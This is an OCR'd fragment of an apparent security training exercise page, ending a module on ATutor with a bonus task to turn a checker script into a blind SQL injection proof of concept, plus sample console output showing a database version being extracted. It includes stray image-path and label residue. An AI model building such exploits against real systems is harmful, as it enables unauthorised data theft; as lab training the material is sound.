
Until next time…

Until next time

1. Finish the initial steps 1-5.

2. Bonus: Try developing your initial checker script into a working proof of concept to exploit this blind SQL injection vulnerability and extract the version information from the database:

```
$ python checker3.py 127.0.0.1
[*] Retrieving database version....
5.6.33-0ubuntu0.14.04.1-log
[*] Done!
```



```
➜  ATutor python checker4_new.py localhost
```

```
➜  ~
```

ARD
ASSETS